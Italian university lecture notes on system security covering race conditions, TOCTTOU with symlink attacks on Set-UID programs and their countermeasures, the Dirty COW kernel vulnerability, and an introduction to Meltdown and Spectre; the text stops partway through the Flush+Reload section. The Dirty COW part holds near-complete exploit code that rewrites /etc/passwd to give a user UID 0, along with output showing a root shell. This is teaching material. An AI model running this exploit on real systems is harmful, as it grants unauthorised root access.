

Sicurezza nelle reti

Giulia

7 maggio 2026

1 Race condition

Una Race Condition si verifica quando due o più processi/thread accedono contemporaneamente a una risorsa condivisa e il risultato finale dipende dall'ordine di esecuzione, che non è prevedibile né controllabile.

Se un programma privilegiato presenta una condizione di competizione, gli aggressori potrebbero essere in grado di influenzare l'output del programma privilegiato influenzando gli eventi incontrollabili.

Quando due thread di esecuzione simultanei accedono a una risorsa condivisa in un modo che produce involontariamente risultati diversi a seconda della tempistica dei thread o dei processi

```
function withdraw($amount)
{
    $balance = getBalance();
    if($amount <= $balance) {
        $balance = $balance - $amount;
        echo "You have withdrawn: $amount";
        saveBalance($balance);
    }
    else {
        echo "Insufficient funds.";
    }
}
```

Qui può verificarsi una Race Condition se ci sono due richieste di prelievo simultanee. Il controllo `if(amount <= balance)` viene superato da entrambi i thread prima che uno dei due aggiorni il saldo (es: due richieste di prelievo simultanee di €100 su un conto con saldo di €150, primo thread `getBalance()` → legge 150 secondo thread `getBalance()` → legge 150 entrambi calcolno 150 -100 e chiamano `saveBalance(50)` sono stati prelevati €200, ma il saldo mostra solo €50 di differenza)

TOCTTOU – Time-Of-Check To Time-Of-Use

Il TOCTTOU è un tipo speciale di Race Condition che si verifica quando intercorre un intervallo di tempo tra il momento in cui viene effettuato un controllo su una risorsa e il momento in cui quella risorsa viene effettivamente utilizzata.

Durante questa finestra temporale, un attaccante può modificare lo stato della risorsa dopo che il controllo è già avvenuto con esito positivo, ma prima che venga utilizzata. Il programma quindi opera su qualcosa di diverso da ciò che aveva verificato, con conseguenze potenzialmente gravi.

Es: un programma privilegiato controlla che un file sia sicuro, ma prima di aprirlo un attaccante lo sostituisce con un file dannoso. Il programma utilizzerà il file malevolo, credendo di aver già verificato la sua sicurezza.

Consideriamo un programma Set-UID (bit di un file eseguibile se attivato, chiunque lo lanci lo esegue con i privilegi del proprietario del file) di proprietà di root, in cui l'UID effettivo è root e l'ID dell'utente reale è **seed**. Il programma scrive in un file nella directory **/tmp**, scrivibile da tutti gli utenti del sistema.

l'utente seed lancia il programma, ma poiché esso è Set-UID root, il sistema operativo lo esegue come se fosse root. Quando `open()` apre il file, guarda l'UID effettivo (`root = 0`) e concede l'accesso a qualsiasi file del sistema, indipendentemente da chi lo abbia avviato.

```
if (!access("/tmp/X", W_OK)) {
    /* the real user has the write permission */
    f = open("/tmp/X", O_WRITE);
    write_to_file(f);
}
else {
    /* the real user does not have the write permission */
    fprintf(stderr, "Permission denied\n");
}
```

Poiché root può scrivere su qualsiasi file, il programma deve prima verificare che sia l'utente reale ad avere i permessi necessari sul file di destinazione. A questo scopo viene utilizzata la funzione `access()`, che controlla se l'ID utente reale dispone dei permessi di scrittura su **/tmp/X**.

Tuttavia, tra il momento in cui `access()` effettua il controllo e il momento in cui `open()` apre il file in scrittura, esiste una finestra temporale. La funzione `open()` non controlla l'ID dell'utente reale, bensì quello effettivo, che è 0 (root), quindi il file verrà aperto indipendentemente da chi sia il proprietario effettivo del file in quel momento.

Un attaccante può sfruttare questa finestra temporale: dopo che `access()` ha verificato il file originale con esito positivo, ma prima che `open()` lo apra, è possibile sostituire **/tmp/X** con un link simbolico che punta a un file di sistema protetto, come ad esempio **/etc/passwd**. Il programma, eseguendosi con i privilegi di root, scriverà su quel file senza alcuna ulteriore verifica, compromettendo l'integrità del sistema.

Contromisure

- Operazioni atomiche : eliminare la finestra tra controllo e utilizzo
- Controllo e utilizzo ripetuti: per rendere difficile vincere la “gara”.
- Collegamento simbolico sticky anche se la directory è scrivibile da tutti, un utente può creare o eliminare solo i propri file

- Protezione: per impedire la creazione di collegamenti simbolici.
- Principi del privilegio minimo: prevenire i danni dopo che la gara è stata vinta dall'attaccante. Es. un programma non dovrebbe mantenere i privilegi di root per tutta la sua esecuzione, ma elevarli solo nel momento in cui servono e rilasciarli subito dopo.

Operazioni atomiche

Un primo approccio concreto utilizza i flag `O_CREAT | O_EXCL` combinati nella chiamata `open()`:

```
f = open(file, O_CREAT | O_EXCL);
```

Questi due flag insieme istruiscono `open()` ad aprire il file solo se non esiste già: in caso contrario, l'operazione fallisce. Poiché controllo e apertura avvengono nella stessa chiamata di sistema, il kernel garantisce l'atomicità dell'intera operazione, senza lasciare alcuna finestra temporale sfruttabile dall'attaccante.

Un secondo approccio, puramente teorico, immagina l'esistenza di un flag `O_REAL_USER_ID`:

```
f = open(file, O_WRITE | O_REAL_USER_ID);
```

Questo flag istruirebbe `open()` a verificare i permessi utilizzando l'UID reale anziché quello effettivo, affidando a una singola chiamata sia il controllo che l'utilizzo.

Controllo e utilizzo ripetuti

Un secondo approccio consiste nel ripetere più volte la sequenza di controllo e utilizzo all'interno dello stesso programma. Come mostrato nel codice, il ciclo `access()` e `open()` viene eseguito tre volte, producendo tre file descriptor `fd1`, `fd2` e `fd3`. Al termine, il programma verifica tramite `fstat()` che i tre file descriptor puntino allo stesso inode:

```
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <stdio.h>

int main()
{
    struct stat stat1, stat2, stat3;
    int fd1, fd2, fd3;

    if (access("tmp/XYZ", O_RDWR)) {
        fprintf(stderr, "Permission denied\n"); 1
        return -1;
    }
}
```

```
if(stat1.st_ino == stat2.st_ino && stat2.st_ino == stat3.st_ino) {
    write_to_file(fd1);
}
```

```

else fd1 = open("/tmp/XYZ", O_RDWR);
if (access("/tmp/XYZ", O_RDWR)) {
    fprintf(stderr, "Permission denied\n");
    return -1;
}
else fd2 = open("/tmp/XYZ", O_RDWR);
if (access("/tmp/XYZ", O_RDWR)) {
    fprintf(stderr, "Permission denied\n");
    return -1;
}
else fd3 = open("/tmp/XYZ", O_RDWR);

// Check whether fd1, fd2, and fd3 has the same inode.
fstat(fd1, &stat1);
fstat(fd2, &stat2);
fstat(fd3, &stat3);

if(stat1.st_ino == stat2.st_ino && stat2.st_ino == stat3.st_ino) {
    // All 3 inodes are the same.
    write_to_file(fd1);
}
else {

```

← Window 2

← Window 3

← Window 4

← Window 5

2

3

Se gli inode non coincidono, significa che il file è stato modificato durante l'esecuzione e l'operazione viene bloccata. Per portare a termine un attacco riuscito, l'attaccante dovrebbe riuscire a sostituire `/tmp/XYZ` esattamente in ognuna delle cinque finestre temporali disponibili tra i vari controlli e aperture. La probabilità di riuscire a vincere la gara cinque volte consecutive è drasticamente inferiore rispetto a un programma con una sola condizione di competizione. Questa contromisura non elimina teoricamente la vulnerabilità, ma la rende nella pratica estremamente difficile da sfruttare.

Protezione permanente dei collegamenti simbolici

I sistemi Linux moderni offrono una protezione permanente contro l'abuso dei collegamenti simbolici nelle directory scrivibili da tutti, come `/tmp`. Quando questa protezione è abilitata, un collegamento simbolico all'interno di una directory scrivibile da tutti può essere seguito solo se il proprietario del collegamento coincide con l'utente che lo sta seguendo, oppure con il proprietario della directory stessa. Questo impedisce all'attaccante di creare un link simbolico malevolo che punti a file di sistema protetti, poiché il programma privilegiato non sarà autorizzato a seguirlo.

```

// On Ubuntu 12.04, use the following:
$ sudo sysctl -w kernel.yama.protected_sticky_symlinks=1

// On Ubuntu 16.04, use the following:
$ sudo sysctl -w fs.protected_symlinks=1

```

Nel programma vulnerabile analizzato, l'UID effettivo del processo è root e la directory `/tmp` è anch'essa di proprietà di root. Con la protezione dei collegamenti simbolici abilitata, il sistema operativo permette di seguire un symlink solo quando il proprietario del collegamento corrisponde all'UID effettivo del processo che lo vuole seguire, oppure al proprietario della directory in cui si trova.

Nel nostro scenario, un attaccante con utente `seed` che crea un collegamento simbolico in `/tmp` ne diventa il proprietario. Quando il programma privilegiato

tenta di seguirlo, il sistema confronta il proprietario del link (**seed**) con l'EID del processo (root) e con il proprietario di **/tmp** (root): nessuna delle due condizioni è soddisfatta, quindi l'accesso viene negato. L'unico modo per creare un collegamento simbolico che il programma possa seguire sarebbe che fosse root stesso a crearlo, rendendo di fatto impossibile lo sfruttamento della vulnerabilità da parte di un utente non privilegiato.

Follower (eUID)	Directory Owner	Symlink Owner	Decision (fopen())
seed	seed	seed	Allowed
seed	seed	root	Denied
seed	root	seed	Allowed
seed	root	root	Allowed
root	seed	seed	Allowed
root	seed	root	Allowed
root	root	seed	Denied
root	root	root	Allowed

Piccolo riassunto della terminologia

Concetto	Valore (nel nostro caso)	Significato
UID reale	seed	Chi ha effettivamente lanciato il programma
UID effettivo (EID)	root (0)	Con quali privilegi il processo sta girando
Proprietario del file	root	Chi possiede il file eseguibile
Bit Set-UID	attivo	Fa sì che il processo giri con i privilegi del proprietario del file
Proprietario di /tmp	root	Chi possiede la directory temporanea

Funzione	Controlla	Conseguenza nel TOCTTOU
access()	UID reale (seed)	Controlla i permessi dell'utente reale
open()	UID effettivo (root)	Apri qualsiasi file perché EID è root
fstat()	inode del file	Verifica che il file non sia cambiato

Contromisura: Principio del Privilegio Minimo

Il principio del privilegio minimo stabilisce che un programma non dovrebbe mai utilizzare più privilegi di quelli strettamente necessari all'operazione che sta svolgendo. Nel programma vulnerabile analizzato, il processo gira con EID root per tutta la sua esecuzione, anche durante operazioni che non richiedono privilegi elevati, come l'apertura di un file in **/tmp**.

La soluzione consiste nel ridurre temporaneamente i privilegi subito prima di aprire il file, impostando l'EID uguale al RID tramite **seteuid()**:

```
uid_t real_uid = getuid();
uid_t eff_uid = geteuid();
seteuid(real_uid);           // EID diventa seed
f = open("/tmp/X", O_WRITE);
seteuid(eff_uid);           // EID ripristinato a root
```

In questo modo, nel momento in cui `open()` viene eseguita, il processo ha i privilegi dell'utente reale e non di root. Anche se l'attaccante fosse riuscito a sostituire `/tmp/X` con un collegamento simbolico a un file di sistema protetto come `/etc/passwd`, l'apertura fallirebbe perché l'utente `seed` non dispone dei permessi necessari. I privilegi di root vengono ripristinati solo al termine dell'operazione, se necessari per le fasi successive del programma.

Dirty COW Race Condition Attack

Caso interessante della vulnerabilità della race condition. Esistente nel kernel Linux da settembre 2007, è stato scoperto e attaccato nell'ottobre 2016. Interessa tutti i sistemi operativi basati su Linux, incluso Android.

Conseguenze:

- Modifica i file protetti come `/etc/passwd`
- Ottieni i privilegi di root sfruttando la vulnerabilità.

Mappatura della memoria con `mmap()`

`mmap()` è una chiamata di sistema che consente di mappare file o dispositivi direttamente in memoria. Il tipo di mappatura predefinito è la **mappatura supportata da file** (*file-backed mapping*): mappa un'area della memoria virtuale di un processo su un file, in modo che la lettura dall'area mappata corrisponda alla lettura del file.

1.1 Struttura del codice

Di seguito un esempio completo di utilizzo di `mmap()`:

Listing 1: Esempio di memory mapping con `mmap()`

```
int main()
{
    struct stat st;
    char content[20];
    char *new_content = "New-Content";
    void *map;

    // (1) Apre il file in modalita' lettura-scrittura
    int f = open("./zzz", ORDWR);
    fstat(f, &st);

    // (2) Mappa l'intero file in memoria
    map = mmap(NULL, st.st_size, PROT_READ | PROT_WRITE,
               MAP_SHARED, f, 0);

    // (3) Legge 10 byte dal file tramite la memoria mappata
```

```

memcpy((void*)content, map, 10);
printf("read: %s\n", content);

// (4) Scrive nel file tramite la memoria mappata
memcpy(map + 5, new_content, strlen(new_content));

// Pulizia
munmap(map, st.st_size);
close(f);
return 0;
}

```

Argomenti di mmap()

La chiamata alla riga 2 ha la seguente firma:

```

void *mmap(void *addr, size_t length, int prot, int flags, int
           fd, off_t offset);

```

1. **Indirizzo iniziale** (addr): indirizzo di partenza per la memoria mappata. Se NULL, il kernel sceglie automaticamente l'indirizzo.
2. **Dimensione** (length): dimensione in byte della regione di memoria da mappare.
3. **Protezione** (prot): specifica se la memoria è leggibile e/o scrivibile (PROT_READ, PROT_WRITE). Deve essere compatibile con la modalità di apertura del file alla riga 1.
4. **Flag** (flags): determina se le modifiche alla mappatura sono visibili ad altri processi che mappano la stessa regione e se le modifiche vengono propagate al file sottostante (MAP_SHARED o MAP_PRIVATE).
5. **File descriptor** (fd): il file che deve essere mappato in memoria.
6. **Offset** (offset): indica da quale posizione all'interno del file deve iniziare la mappatura.

Accesso tramite memcpy()


Una volta creata la mappatura, è possibile accedere al file con semplici operazioni di lettura e scrittura tramite `memcpy()`:

- Riga 3: legge 10 byte dal file tramite la memoria mappata.
- Riga 4: scrive nel file tramite la memoria mappata, a partire dall'offset 5.

MAP_SHARED

La memoria mappata si comporta come **memoria condivisa** tra i processi.


- Quando più processi mappano lo stesso file, possono utilizzare indirizzi di memoria *virtuale* diversi.
- L'indirizzo di memoria *fisica* in cui viene conservato il contenuto del file è però **lo stesso** per tutti i processi.
- Le modifiche effettuate da un processo sono immediatamente visibili agli altri e vengono propagate al file su disco.



MAP_PRIVATE

Il file viene mappato nella **memoria privata** del processo chiamante, con semantica *copy-on-write*:

- Le modifiche apportate alla memoria **non sono visibili** agli altri processi.
- Inizialmente, la memoria virtuale del processo punta alla stessa memoria fisica della copia principale (nessuna copia immediata).
- Quando il processo tenta di **scrivere** nella memoria mappata, il sistema operativo:
 1. alloca un nuovo blocco di memoria fisica;
 2. copia il contenuto dalla copia principale al nuovo blocco (*copy-on-write*);
 3. reindirizza la memoria virtuale del processo verso il nuovo blocco fisico.
- Le modifiche **non vengono propagate** al file sottostante.



Copy-on-Write (CoW)

La tecnica **Copy-on-Write** (CoW) consente alla memoria virtuale di diversi processi di mapparsi alle stesse pagine di memoria fisica, quando queste hanno contenuti identici.

Quando un processo figlio viene creato tramite la chiamata di sistema `fork()`:

- Il sistema operativo consente al processo figlio di **condividere la memoria** del processo padre, facendo in modo che le voci della tabella delle pagine puntino alla stessa memoria fisica.
- Se la memoria viene **solo letta**, non è necessaria alcuna copia.
- Se un processo tenta di **scrivere** nella memoria condivisa, viene sollevata un'eccezione e il sistema operativo:
 1. Alloca un nuovo blocco di memoria fisica per il processo figlio (*pagina sporca*).
 2. Copia il contenuto dal processo genitore al nuovo blocco.
 3. Modifica la tabella delle pagine di ciascun processo (genitore e figlio) in modo che ognuno punti alla propria copia privata.

Eliminare la memoria copiata: `madvise()`

```
int madvise(void *addr, size_t length, int advice)
```

La funzione `madvise()` fornisce consigli o indicazioni al kernel riguardo alla memoria compresa tra `addr` e `addr + length`.

Il terzo argomento `advice` può assumere il valore `MADV_DONTNEED`:

- Segnala al kernel che la regione di memoria indicata **non è più necessaria**.
- Il kernel libera le risorse fisiche associate a quell'indirizzo.
- La tabella delle pagine del processo viene aggiornata in modo da puntare nuovamente alla **memoria fisica originale** (pre-CoW).
- Di conseguenza, tutte le modifiche effettuate sulla copia privata vengono **scartate**.

Mappatura di file di sola lettura

Consideriamo un file `/zzz` nella directory principale, di proprietà di `root` e leggibile dagli altri utenti:

```
$ ls -ld zzz
-rw-r--r-- 1 root root 6447 Nov  8 16:25 zzz
$ cat /zzz
11111111111111111111111111111111
```

Se si dispone di un account utente non privilegiato (**seed**):

- Il file può essere aperto **solo in lettura** (`O_RDONLY`).
- La mappatura in memoria deve usare il flag `PROT_READ`: la memoria risulta quindi di **sola lettura**.
- Normalmente non è possibile scrivere in questa memoria.
- Tuttavia, se il file viene mappato con `MAP_PRIVATE`, il sistema operativo fa un'eccezione e **consente la scrittura**, ma tramite un percorso alternativo: invece di operazioni dirette in memoria (come `memcpy()`), si utilizza la chiamata di sistema `write()` attraverso il filesystem `/proc`.

Il codice

Listing 2: Mapping read-only di un file con CoW

```
int main(int argc, char *argv[])
{
    char *content = "**New-content**";
    char buffer[30];
    struct stat st;
    void *map;

    // Apre il file in sola lettura
    int f = open("/zzz", O_RDONLY);
    fstat(f, &st);

    // (1) Mappa /zzz in memoria di sola lettura con MAP_PRIVATE
    map = mmap(NULL, st.st_size, PROT_READ, MAP_PRIVATE, f, 0);

    // (2) Apre il pseudo-file di memoria del processo tramite /proc
    int fm = open("/proc/self/mem", ORDWR);

    // (3) Sposta il puntatore al quinto byte dall'inizio della memoria mappata
    lseek(fm, (off_t) map + 5, SEEK_SET);

    // (4) Scrive nella memoria (attiva il meccanismo Copy-on-Write)
    write(fm, content, strlen(content));

    // Verifica che la scrittura sia avvenuta con successo
    memcpy(buffer, map, 29);
    printf("Content-after-write: %s\n", buffer);

    // (5) Comunica al kernel che la copia privata non e' piu' necessaria
    madvise(map, st.st_size, MADVDONTNEED);
}
```

```

memcpy( buffer , map, 29);
printf("Content after madvise: -%s\n", buffer );
}

```

- **Riga 1:** Mappa /zzz in memoria di sola lettura con MAP_PRIVATE. Non è possibile scrivere direttamente in memoria, ma è possibile farlo indirettamente tramite il filesystem.
- **Riga 2:** Tramite il filesystem /proc, un processo può usare read(), write() e lseek() per accedere alla propria memoria. Il file /proc/self/mem è lo pseudo-file che rappresenta lo spazio di memoria del processo corrente.
- **Riga 3:** La chiamata lseek() sposta il puntatore del file al 5° byte dall'inizio della regione di memoria mappata.
- **Riga 4:** La chiamata write() scrive la stringa "**New content**" nella memoria. Questo percorso **attiva il meccanismo Copy-on-Write**: il sistema operativo crea una copia privata della pagina e la scrittura avviene su di essa. Il file originale **non viene modificato**.
- **Riga 5:** madvise() con MADV_DONTNEED segnala al kernel che la copia privata non è più necessaria. La tabella delle pagine viene reindirizzata alla **memoria mappata originale**, annullando le modifiche alla copia privata.

Risultato dell'esecuzione

```

$ gcc cow_map_readonly_file.c
$ a.out
Content after write:  11111**New content**111111111
Content after madvise: 11111111111111111111111111111111
$ cat /zzz
11111111111111111111111111111111

```

- **Dopo la scrittura:** la memoria mappata mostra il contenuto modificato, poiché la scrittura ha agito sulla **copia privata** (CoW).
- **Dopo madvise():** il contenuto torna a quello originale, poiché la copia privata viene scartata e la tabella delle pagine punta di nuovo alla memoria fisica originale.
- **Il file /zzz non è mai stato modificato:** le modifiche riguardano esclusivamente la copia in memoria del processo.

La vulnerabilità Dirty COW

Come visto in precedenza, quando un processo tenta di scrivere in una memoria mappata con `MAP_PRIVATE`, il sistema operativo esegue tre passi fondamentali:


- (A) **Crea una copia** della pagina di memoria mappata (nuova memoria fisica).
- (B) **Aggiorna la tabella delle pagine**, in modo che la memoria virtuale del processo punti alla nuova memoria fisica appena creata.
- (C) **Scrive nella memoria** (sulla copia privata).

Questi tre passi **non sono atomici**: possono essere interrotti da altri thread. Questa non-atomicità crea una **race condition** che costituisce la base della vulnerabilità **Dirty COW** (CVE-2016-5195).

Come viene sfruttata la race condition

Se la chiamata `madvise()` con `MADV_DONTNEED` viene eseguita da un altro thread **tra il passo B e il passo C**, si verifica la seguente sequenza critica:

1. Il **passo B** aggiorna la tabella delle pagine: la memoria virtuale punta alla copia privata 2.
2. `madvise()` **annulla il passo B**: la tabella delle pagine viene riportata a puntare alla memoria originale 1.
3. Il **passo C** scrive nella memoria fisica puntata dalla tabella delle pagine, che ora è 1 (la memoria originale, condivisa col file), invece della copia privata.
4. Le modifiche alla memoria 1 vengono **propagate al file sottostante**, causando la modifica di un file di sola lettura da parte di un utente non privilegiato.



Nota importante: quando viene avviata la chiamata di sistema `write()`, il kernel verifica la protezione della memoria mappata. Quando rileva che si tratta di memoria CoW, attiva i passi A, B, C senza effettuare un secondo controllo (*double-check*) sullo stato aggiornato della tabella delle pagine. Questo è il difetto fondamentale.

Idea di base dell'attacco

Per sfruttare la vulnerabilità è necessario eseguire **due thread in competizione**:

- **Thread 1 (write thread):** scrive continuamente nella memoria mappata tramite `write()` su `/proc/self/mem`.
- **Thread 2 (madvice thread):** scarta continuamente la copia privata della memoria mappata tramite `madvice(..., MADV_DONTNEED)`.

I due thread vengono messi in competizione finché la loro interazione non produce la scrittura sulla memoria originale (e quindi sul file sottostante).

Caso pratico: attacco a `/etc/passwd`

`/etc/passwd` è un file di sola lettura per gli utenti non privilegiati. La struttura di un record è la seguente:

```
$ cat /etc/passwd | grep testcow
testcow:x:1001:1003:,,,:~/home/testcow:/bin/bash
```

- **Campo 1** — `testcow`: username dell'utente.
- **Campo 2** — `x`: la password è salvata in forma hash nel file `/etc/shadow`.
- **Campo 3** — `1001`: **UID** (User ID), identificatore numerico dell'utente. L'utente `root` ha sempre `UID = 0`.
- **Campo 4** — `1003`: **GID** (Group ID), gruppo primario dell'utente.
- **Campo 5** — `,,,`: campo **GECOS**, informazioni opzionali come nome completo e numero di telefono, qui lasciate vuote.
- **Campo 6** — `/home/testcow`: percorso della **home directory**.
- **Campo 7** — `/bin/bash`: **shell** assegnata all'utente al momento del login.

Il **terzo campo** rappresenta lo **User ID (UID)**. L'utente `root` ha `UID = 0`. L'obiettivo dell'attacco è modificare il record di `testcow` sostituendo `1001` con `0000`, trasformando di fatto l'utente in `root`.

Il codice dell'attacco

Thread principale (main)

Il thread principale si occupa di configurare la mappatura della memoria e di lanciare i due thread:

Listing 3: Thread principale dell'attacco Dirty COW

```
void *map;

int main(int argc, char *argv[])
{
    pthread_t pth1, pth2;
    struct stat st;
    int file_size;

    // Apre il file /etc/passwd in sola lettura
    int f = open("/etc/passwd", O_RDONLY);

    // Mappa il file in memoria COW con MAP_PRIVATE
    fstat(f, &st);
    file_size = st.st_size;
    map = mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

    // (1) Trova la posizione del record target nel file mappato
    char *position = strstr(map, "testcow:x:1001"); // (1)

    // (2) Crea il thread madvise (scarta la copia privata)
    pthread_create(&pth1, NULL, madviseThread, (void *)file_size); // (2)

    // (3) Crea il thread write (scrive nella memoria mappata)
    pthread_create(&pth2, NULL, writeThread, position); // (3)

    // Attende la fine dei thread
    pthread_join(pth1, NULL);
    pthread_join(pth2, NULL);
    return 0;
}
```

- **Riga 1:** individua la posizione esatta nella memoria mappata in cui si trova il record dell'utente `testcow`.
- **Riga 2:** crea il thread che chiama ripetutamente `madvise()` per annullare la copia privata.
- **Riga 3:** crea il thread che tenta ripetutamente di scrivere nella memoria tramite `/proc/self/mem`.

I due thread

Listing 4: writeThread e madviseThread

```
void *writeThread(void *arg)
{
    char *content = "testcow:x:0000";
    off_t offset = (off_t) arg;

    // Apre lo pseudo-file di memoria del processo
    int f = open("/proc/self/mem", ORDWR);

    while (1) {
        // Sposta il puntatore alla posizione del record target
        lseek(f, offset, SEEK_SET);
        // Scrive nella memoria (tenta di attivare la race condition)
        write(f, content, strlen(content));
    }
}

void *madviseThread(void *arg)
{
    int file_size = (int) arg;

    while (1) {
        // Scarta la copia privata, riportando la tabella
        // delle pagine alla memoria originale
        madvise(map, file_size, MADVDONTNEED);
    }
}
```

- **writeThread**: tenta in loop di sovrascrivere "testcow:x:1001" con "testcow:x:0000" nella memoria del processo tramite /proc/self/mem.
- **madviseThread**: chiama in loop `madvise()` per annullare continuamente la copia privata, sperando di intercettarsi tra i passi B e C di `write()`.

Risultato dell'attacco

```
seed@ubuntu:$ gcc cow_attack_passwd.c -lpthread
seed@ubuntu:$ a.out
... press Ctrl-C after a few seconds ...
seed@ubuntu:$ cat /etc/passwd | grep testcow
testcow:x:0000:1003:::~/home/testcow:/bin/bash    ← UID diventa 0!
seed@ubuntu:$ su testcow
```

```
Password:
root@ubuntu:~# <- Shell di root ottenuta!
root@ubuntu:~# id
uid=0(root) gid=1003(testcow) groups=0(root),1003(testcow)
```

Grazie alla race condition, la scrittura **bypassa il meccanismo CoW** e modifica direttamente il file `/etc/passwd` (di sola lettura), cambiando l'UID di `testcow` da 1001 a 0. L'utente può quindi eseguire su `testcow` e ottenere una shell con privilegi di root.

2 Meltdown e Spectre

Meltdown e **Spectre** sono i soprannomi assegnati a tre gravi vulnerabilità hardware scoperte nel 2017:

- **Variant 1** — Bounds Check Bypass (CVE-2017-5753) → *Spectre*
- **Variant 2** — Branch Target Injection (CVE-2017-5715) → *Spectre*
- **Variant 3** — Rogue Data Cache Load (CVE-2017-5754) → *Meltdown*

Le varianti 1 e 2 costituiscono **Spectre**, mentre la variante 3 costituisce **Meltdown**.

Sistemi vulnerabili

Le vulnerabilità colpiscono la maggior parte dei moderni processori, server e dispositivi mobili (inclusi gli Apple SoC):

- **Meltdown**: processori Intel, ARM, IBM su desktop, laptop e cloud.
- **Spectre**: processori Intel, AMD, ARM, IBM su desktop, laptop, cloud server e smartphone.
- Entrambe le vulnerabilità sono indipendenti dal sistema operativo: colpiscono Linux, Windows, macOS e altri.

Cosa attaccano

- **Meltdown**: rompe l'isolamento fondamentale tra le applicazioni utente e il sistema operativo. Permette a un programma di accedere alla memoria, e quindi ai segreti, di altri programmi e del kernel.
- **Spectre**: rompe l'isolamento tra diverse applicazioni. Consente a un attaccante di ingannare programmi privi di errori, inducendoli a divulgare informazioni riservate, anche se questi seguono le migliori pratiche di sicurezza.

Entrambi gli attacchi sfruttano tre caratteristiche dei moderni processori:

1. **Out-of-Order Execution** (esecuzione fuori ordine)
2. **Speculative Execution** (esecuzione speculativa)
3. **Caching** (memorizzazione nella cache)

Entrambi gli attacchi utilizzano un **canale laterale** (*side channel*) per ricavare informazioni dagli accessi in memoria effettuati dalla CPU durante l'esecuzione fuori ordine o speculativa.

2.1 Out-of-Order Execution

L'**esecuzione fuori ordine** è un paradigma di elaborazione che consente ai microprocessori ad alte prestazioni di iniziare l'esecuzione di un'istruzione non appena i suoi operandi sono disponibili, indipendentemente dall'ordine originale del programma.

- Le istruzioni vengono *emesse* in ordine, ma possono essere *eseguite* in ordine diverso.
- L'obiettivo è evitare gli **stalli** (*stalls*) che si verificano quando i dati necessari per un'operazione non sono ancora disponibili.

I passi dell'esecuzione fuori ordine sono i seguenti:

1. **Fetch**: Recupero delle istruzioni dalla memoria.
2. **Dispatch**: Invio delle istruzioni a una coda (chiamato anche buffer o prenotazione di istruzioni).
3. **Attesa**: L'istruzione attende in coda finché i suoi operandi di ingresso non sono disponibili. L'istruzione può quindi lasciare la coda.
4. **Esecuzione**: L'istruzione viene impartita all'unità funzionale appropriata ed eseguita da tale unità.
5. **Accodamento risultati**: I risultati vengono messi in coda.
6. **Commit**: Solo dopo che tutte le istruzioni più vecchie hanno riscritto i risultati nel file di registro, questo risultato viene riscritto nel file di registro.

2.2 Speculative Execution

L'**esecuzione speculativa** è una tecnica usata dalle moderne CPU per migliorare le prestazioni: il processore esegue alcune operazioni *in anticipo*, ipotizzando che saranno necessarie.

- Se l'ipotesi è **corretta**: si ottiene un'accelerazione, poiché il lavoro è già completato.

- Se l'ipotesi è **errata**: le modifiche vengono annullate e i risultati vengono scartati.

Il problema di sicurezza nasce dal fatto che, anche quando i risultati speculativi vengono annullati, gli **effetti collaterali** sulla cache della CPU possono rimanere osservabili.

Caching

La **cache** è una memoria ad accesso molto rapido che la CPU utilizza per ridurre i tempi di accesso alla memoria principale (RAM). Il suo funzionamento si basa su due principi fondamentali:

- **Località temporale**: un dato a cui si è acceduto di recente è probabile che venga richiesto di nuovo a breve (es. un contatore in un ciclo).
- **Località spaziale**: un dato vicino a uno già acceduto è probabile che venga richiesto presto (es. elementi consecutivi di un array).

La differenza di tempo tra un accesso in cache (*cache hit*) e un accesso in RAM (*cache miss*) è alla base del **side channel** utilizzato da Meltdown e Spectre: misurando il tempo di accesso a specifiche locazioni di memoria, un attaccante può dedurre quali indirizzi sono stati caricati in cache durante l'esecuzione speculativa, rivelando così informazioni riservate.

Side Channel Attack

Un **attacco side channel** non prende di mira direttamente un programma o il suo codice sorgente. Piuttosto, tenta di raccogliere informazioni o influenzare l'esecuzione di un programma **misurando o sfruttando gli effetti indiretti** del sistema o del suo hardware.

In altre parole, un attacco side channel viola la crittografia sfruttando informazioni **trapelate involontariamente** dal sistema durante la sua normale esecuzione. Le principali tipologie sono:

- **Attacco a tempo** (*Timing Attack*): analizza il tempo impiegato da un sistema per eseguire algoritmi crittografici.
- **Attacco elettromagnetico** (*EM Attack*): misura e analizza la radiazione elettromagnetica emessa da un dispositivo durante l'elaborazione.
- **Simple Power Analysis (SPA)**: osserva direttamente le variazioni di potenza ed elettromagnetiche di un sistema crittografico durante le operazioni.
- **Differential Power Analysis (DPA)**: ottiene e analizza misurazioni statistiche dettagliate su più operazioni per ricavare chiavi crittografiche.

- **Attacco a template** (*Template Attack*): recupera chiavi crittografiche sfruttando un dispositivo “modello” identico e confrontando i dati dei canali laterali raccolti.

Nel contesto di Meltdown e Spectre, gli attacchi side channel sono resi possibili dalla **microarchitettura della CPU** e si basano sulle informazioni ottenute dall’implementazione fisica del sistema:

- **Cache**: monitora la velocità con cui vengono effettuati gli accessi ai dati in cache.
- **Timing**: monitora il tempo impiegato dalla macchina per eseguire vari calcoli.
- **Power monitoring**: monitora il consumo energetico di varie computazioni.

2.3 Sfruttare la Cache: Flush+Reload e Evict+Reload

Le due tecniche principali per sfruttare la cache come side channel sono:

2.3.1 Flush+Reload

1. **Flush**: svuota dalla cache ogni accesso alla memoria per i dati sotto controllo dell’attaccante, tramite l’istruzione `clflush`.
